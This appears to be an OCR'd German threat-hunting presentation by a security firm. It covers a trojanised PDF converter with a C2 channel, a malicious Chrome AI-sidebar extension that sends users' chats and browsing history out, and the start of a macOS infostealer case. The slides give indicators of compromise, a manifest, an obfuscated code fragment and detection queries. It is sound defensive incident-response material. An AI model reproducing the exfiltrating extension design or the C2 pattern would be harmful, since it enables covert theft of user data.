- Prüfen der Installation, wurden weitere verdächtige Aktionen dieser Software durchgeführt?

So...	Event
	Process **Create** file: **UpdateRetreiver.exe** in folder: **\Device\HarddiskVolume3\Users**[illegible]**AppData\Local\ConvertMate\UpdateRetreiver.exe**
	Process **Create** file: **UpdateRetreiver.exe** in folder: **\Device\HarddiskVolume3\Users**[illegible]**\AppData\Local\ConvertMate\UpdateRetreiver.exe**
	Process **Create** file: **UpdateRetreiver.exe** in folder: **\Device\HarddiskVolume3\Users**[illegible]**AppData\Local\ConvertMate\UpdateRetreiver.exe**
	Process **Create** file: **UpdateRetreiver.exe** in folder: **\Device\HarddiskVolume3\Users**[illegible]**\AppData\Local\ConvertMate\UpdateRetreiver.exe**

Case #2 - Wie lief der Threat Hunt ab

AVANTEC
Competence. Security. Trust.

- Noch mehr verdächtige Aktivitäten…

EVENT_TIME	EVENT_SIMPLE_NAME	RAW:COMPUTERNAME	RAW:TASKNAME	RAW:TASKEXECCOMMAND
2025-09-23T12:33:43	ScheduledTaskRegistered	[redacted]	ConvertMateTask	C:\Users[redacted]AppData\Local\ConvertMate\UpdateRetreiver.exe
2025-09-24T05:49:29	ScheduledTaskRegistered	[redacted]	ConvertMateTask	C:\Users[redacted],AppData\Local\ConvertMate\UpdateRetreiver.exe

- Scheduled Tasks verbindet regelmässig zu seinem “Update” Server

EVENT_TIME ↑	EVENT	PROCESS	DOMAINNAME	IP4
2025-09-24 12:33:44.654 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.2.230;104.18.3.230;
2025-09-25 12:33:45.966 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.3.230;104.18.2.230;
2025-09-26 05:55:13.423 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.3.230;104.18.2.230;
2025-09-26 12:33:45.804 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.2.230;104.18.3.230;
2025-09-29 05:49:32.998 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.2.230;104.18.3.230;
2025-09-29 12:33:45.793 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.2.230;104.18.3.230;

Case #2 - Wie lief der Threat Hunt ab

AVANTEC
Competence. Security. Trust.

- Update Prozess sendet JSON Daten?

EVENT_TIME	HOSTNAME	METHOD	SIZE	TYPE	URL
2025-09-24T12:33:47+00:00	[redacted]	GET	171	application/json	confetly.com/auth
2025-09-24T12:33:48+00:00	[redacted]	GET	147	application/json	confetly.com/auth
2025-09-24T12:33:48+00:00	[redacted]	POST	1330	application/json	confetly.com/iserr
2025-09-26T12:33:53+00:00	[redacted]	GET	171	application/json	confetly.com/auth
2025-09-26T12:33:56+00:00	[redacted]	GET	147	application/json	confetly.com/auth
2025-09-26T12:33:56+00:00	[redacted]	POST	1330	application/json	confetly.com/iserr
2025-09-25T12:33:55+00:00	[redacted]	GET	171	application/json	confetly.com/auth
2025-09-25T12:33:56+00:00	[redacted]	GET	147	application/json	confetly.com/auth
2025-09-25T12:33:57+00:00	[redacted]	POST	1330	application/json	confetly.com/iserr
2025-09-29T12:33:45+00:00	[redacted]	GET	171	application/json	confetly.com/auth
2025-09-29T12:33:46+00:00	[redacted]	POST	1330	application/json	confetly.com/iserr
2025-09-29T12:33:46+00:00	[redacted]	GET	147	application/json	confetly.com/auth

- Reversing der “UpdateRetreiver[.]exe” zeigt C2 Implementierung:
  - /auth – Abfrage von Kommandos, Authentication mittels unique ID
  - /iserr – Resultat des Kommandos wird zurückgeschickt

Case #2 - Wie lief der Threat Hunt ab

AVANTEC
Competence. Security. Trust.

- Gesammelte IOCs und TTPs
  - Hashes
  - IP Adressen
  - Domains
  - Code Signing Zertifikate
  - File “id.txt” in AppData der Applikation
  - Google Ads Campaign ID im initialen Download
  - Scheduled Task mit POST Requests


- Die gesammelten IOCs und TTPs wurden für weitere Queries über die komplette Kunden-Landschaft genutzt
  - → Insgesamt 12 kompromittierte Endpunkte bei mehreren Kunden identifiziert
  - → Verschiedene Varianten, nicht überall ConvertMate

- Systeme wurden bereinigt, Account Passwörter geändert, Custom Detectors bei allen Kunden implementiert
  - Bei keinem der Kunden wurde ein Impact festgestellt
  - C2 Kanal war offen, aber nicht aktiv verwendet

Case #2 – Die folgenden Monate…

AVANTEC
Competence. Security. Trust.

- In
- Im
- Div
- Mi



Case #2 – Takeaways

AVANTEC
Competence. Security. Trust.

- Deployment von einer EDR Lösung alleine reicht nicht aus
- Die richtige Lösung in Kombination mit Threat Hunting führt zum Erfolg
- Blockieren Sie den Download von Executables auf dem Proxy für ihre Benutzer
- Stellen Sie den Benutzer einen guten PDF Editor zur Verfügung ☺
- Prüfen sie folgende Code-Signing Zertifkate in ihrer Umgebung

BLUE TAKIN LTD
TAU CENTAURI LTD
SPARROW TIDE LTD
TECHNODENIS LTD
AMARYLLIS SIGNAL LTD
BLACK INDIGO LTD
LONG SOUND LTD
OR KAHOL LTD
ASTRO BRIGHT LTD
MAINSTAY CRYPTO LLC
MY TECH MEDIA LTD
ECLIPSE MEDIA INC.
INTERLINK MEDIA INC.
SHERLOCK TECH LTD
WHATECH MOBILE CO., LIMITED

IENGINEERING PRIVATE LIMITED
CROWD SYNC LLC
WORK PRODUCT INC
PIXEL CATALYST MEDIA LLC
BYTE MEDIA SDN BHD
ECHO INFINI SDN. BHD.
GLINT SOFTWARE SDN. BHD.
GLOBAL TECH ALLIES LTD
SIRIUS ONE LTD
SELA LINES LTD
BONY INNOVATION LTD
GLINT By J SDN. BHD
MILLENNIAL MEDIA INC.
SUMMIT NEXUS HOLDINGS LLC.
RED ROOT LTD

App Interplace LLC
A1A MARKETING LTD.
AMARYLLIS SIGNAL LTD
APOLLO TECHNOLOGIES INC.
ASTRAL MEDIA INC.
ASTRO BRIGHT LTD
BLAZE MEDIA INC.
CAERUS MEDIA LLC
CANDY TECH LTD
CROWN SKY LLC
DRAKE MEDIA INC
INCREDIBLE MEDIA INC
Performance Peak Media LLC
SORBET LIVE LTD

Case #2 – Takeaways

AVANTEC
Competence. Security. Trust.

- Crowdstrike Falcon Query

```
SubjectCN = /BLUE TAKIN LTD|TAU CENTAURI LTD|SPARROW TIDE LTD|TECHNODENIS LTD|AMARYLLIS SIGNAL LTD/i OR
SubjectCN = /BLACK INDIGO LTD|LONG SOUND LTD|OR KAHOL LTD|ASTRO BRIGHT LTD|MAINSTAY CRYPTO LLC/i OR
SubjectCN = /GRASSROOTS CONSULTING GROUP LLC|CROWD SYNC LLC|WORK PRODUCT INC|PIXEL CATALYST MEDIA LLC/i OR
SubjectCN = /GRASSROOTS CONSULTING GROUP LLC|CROWD SYNC LLC|WORK PRODUCT INC|PIXEL CATALYST MEDIA LLC/i OR
SubjectCN = /BYTE MEDIA SDN BHD|ECHO INFINI SDN. BHD.|GLINT SOFTWARE SDN. BHD.|GLOBAL TECH ALLIES LTD/i OR
SubjectCN = /ECHO INFINI SDN. BHD.|GLINT SOFTWARE SDN. BHD.|GLOBAL TECH ALLIES LTD|SIRIUS ONE LTD/i OR
SubjectCN = /SELA LINES LTD|MY TECH MEDIA LTD|BONY INNOVATION LTD/i
```

Case #2 – Takeaways

AVANTEC
Competence. Security. Trust.

- Microsoft Defender Query

```
DeviceFileCertificateInfo
| where Signer has_any (
    "BLUE TAKIN LTD",
    "TAU CENTAURI LTD",
    "SPARROW TIDE LTD",
    "TECHNODENIS LTD",
    "AMARYLLIS SIGNAL LTD",
    "BLACK INDIGO LTD",
    "LONG SOUND LTD",
    "OR KAHOL LTD",
    "ASTRO BRIGHT LTD",
    "MAINSTAY CRYPTO LLC",
    "GRASSROOTS CONSULTING GROUP LLC",
    "CROWD SYNC LLC",
    "WORK PRODUCT INC",
    "PIXEL CATALYST MEDIA LLC",
    "BYTE MEDIA SDN BHD",
    "ECHO INFINI SDN. BHD.",
    "GLINT SOFTWARE SDN. BHD.",
    "GLOBAL TECH ALLIES LTD",
    "SIRIUS ONE LTD",
    "SELA LINES LTD",
    "MY TECH MEDIA LTD",
    "BONY INNOVATION LTD"
)
| project Timestamp, DeviceName, SHA1, Signer, Issuer, IsTrusted, IsRootSignerMicrosoft
```

Case #2 – Fragen ?

AVANTEC
Competence. Security. Trust.

Case #3 – Malicious Chrome AI extension


- Threat Hunting aufgrund von Threat Intelligence Reports
- Chrome Extensions welche sich als die “legitime” AITOPIA Extension tarnen
- Suche nach Chrome Extensions mit den Keyword “aitopia” → 1 Endpoint gefunden


AID	EVEN...	TARGET_FILE_NAME
8ba252d	2025-10-10T	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpjechg\1.9.5_0\aitopia\assets\images\market-
8ba252d	2025-08-20	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Temp\chrome_url_fetcher_13340_1335706828\FNMIHDOJMNKCLGJPCOONOKMKHJPJECHG_1_9_3_0.crx
8ba252d	2026-02-03	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Sync App Settings\fnmihdojmnkclgjpcoonokmkhjpjechg
8ba252d	2025-09-01	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpjechg\1.9.4_0\aitopia\assets\images\market-
8ba252d	2026-01-09	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpjechg\1.9.6_0\aitopia\assets\images\market-
8ba252d	2026-01-09	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpjechg.zip
8ba252d	2026-01-30	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpjechg\2.0.0_0\aitopia\assets\db2d9de47c2c
8ba252d	2025-08-21	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpjechg\1.9.2_0\aitopia\assets\media\finish.m
8ba252d	2026-02-03	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpjechg\2.0.0_1\aitopia\assets\images\market-


EVENT_TIME	AID	TARGET_FILE_NAME
2026-01-09T11:08:33.626	8ba252de7cf14f80	\Device\HarddiskVolume3\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpjechg.zip


Case #3 – Malicious Chrome AI extension

- Extensions ID
  - fnmihdojmnkclgjpcoonokmkhjpjechg
- Name
  - Smart Sidebar: Chat GPT, Claude & DeepSeek









Case #3 – Malicious Chrome AI extension

AVANTEC
Competence. Security. Trust.

- Extension vom Endpoint und Chrome Webstore gedownloadet
- Permissions der Extension:
  - <all_urls>
    - Extension läuf t auf jeder besuchten Website
  - Scripting
    - Extension can Javascript oder CSS in jede Website injecten
  - Storage
    - Zugriff auf chrome.storage API. Lesen und schreiben von persistenten Daten (Cache)
  - system.display
    - Extension kann Infos über Display abfragen
  - contextMenus
    - Hinzufügen von Einträgen im Kontext-Menü (Rechtsklick)

manifest.json

```
"content_scripts": [
    {
        "js": [
            "loader.js"
        ],
        "matches": [
            "<all_urls>"
        ],
        "run_at": "document_end",
        "css": [
            "aitopia/assets/2f13042365619d205c3c594ad87e62c4.css",
            "aitopia/assets/4ef25b11a581f51bf711ede73b41efea.css"
        ]
    }
],
"host_permissions": [
    "<all_urls>"
],
"permissions": [
    "storage",
    "scripting",
    "system.display",
    "contextMenus"
],
"externally_connectable": {
    "matches": [
        "*://*.aitopia.ai/*",
        "*://*.chatgptextension.ai/*"
    ]
```

Case #3 – Malicious Chrome AI extension

AVANTEC
Competence. Security. Trust.

- Was macht die Extension?
  - Injected highly obfuscated code in jede Website welche man besucht
  - Injected einen Banner in das offizielle ChatGPT Fenster
  - Exfiltriert sämtliche AI chats und die gesamte Browser History des Benutzers an deepaichats[.]com

EVENT_TIME	HOSTNAME	METHOD	REQUEST_SIZE	URL	CONTENT_TYPE	URL_CATEGORY
2026-01-05T06:31:15+00:00	[redacted]	POST	2532	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-05T09:44:36+00:00	[redacted]	POST	1059	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-05T05:57:17+00:00	[redacted]	POST	594	deepaichats.com/ext/chatstatus	application/json	Miscellaneous or Unknown
2026-01-05T05:57:26+00:00	[redacted]	POST	7384	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-06T15:02:00+00:00	[redacted]	POST	1996	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-05T12:53:17+00:00	[redacted]	POST	2548	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-06T05:48:07+00:00	[redacted]	POST	1656	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-07T09:21:21+00:00	[redacted]	POST	6212	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown

```
} from "./6a9d2cf74beb95f898ebba51cb126aec.js";
import {
    c as oe
} from "./aff28b06e242157a60245cfbcb54fdee.js";
import {
    d as F,
    a_ as b,
    J as n,
    aP as s,
    X as w,
    I as g,
    L as i,
    H as M,
    aA as C,
    aC as D,
    bH as A,
    F as k,
    aY as P,
    bc as u,
    W as L,
    ay as Y,
    bl as xt,
    bM as z,
    aZ as ft,
    bJ as I,
    bz as nt,
    bx as $t,
    bA as R,
    by as yt,
    bw as Et,
    b0 as Bt,
    K as Rt,
    bB as wt,
    n as K,
    bK as At,
    T as bt,
    U as ne,
    bh as le,
    r as kt,
    o as re
} from "./0d312bf4a86f7694fa93a4b284d7250e.js";
import {
    F as Vt,
    l as Ot,
```

Case #3 – Takeaways

AVANTEC
Competence. Security. Trust.

- Die Installation von Extensions unterbinden
  - GPO, alles blocken ausser Whitelist
  - URL der Stores blockieren
- Benutzern nur kontrollierte Browser erlauben

- Hunt for newly installed Extensions, paste the output to your favorite AI for research ☺


```
#event_simpleName="DirectoryCreate" FilePath=/Chrome/i FilePath=/Extensions/i
| groupBy([FileName])
| FileName=/^[a-p]{32}$/
```

FileName	_count
bpgncafocbpieaeigfcookhgmeamglgo	81
ghbmnnjooekpmoecnnnilnnbdlolhkhi	8
nmmhkkegccagdldgiimedpiccmgmieda	8
ppnbnpeolgkicgegkbkbjmhlideopiji	1

Case #3 – And Google ???

AVANTEC
Competence. Security. Trust.

- Die beiden Extensions wurden bereits Anfang des Jahres bei Google von verschiedenen Security Researchern gemeldet
  - Beide sind weiterhin online…



Case #3 – Fragen ?

AVANTEC
Competence. Security. Trust.

Case #4 – Infostealer on MacOS


AVANTEC
Competence. Security. Trust.

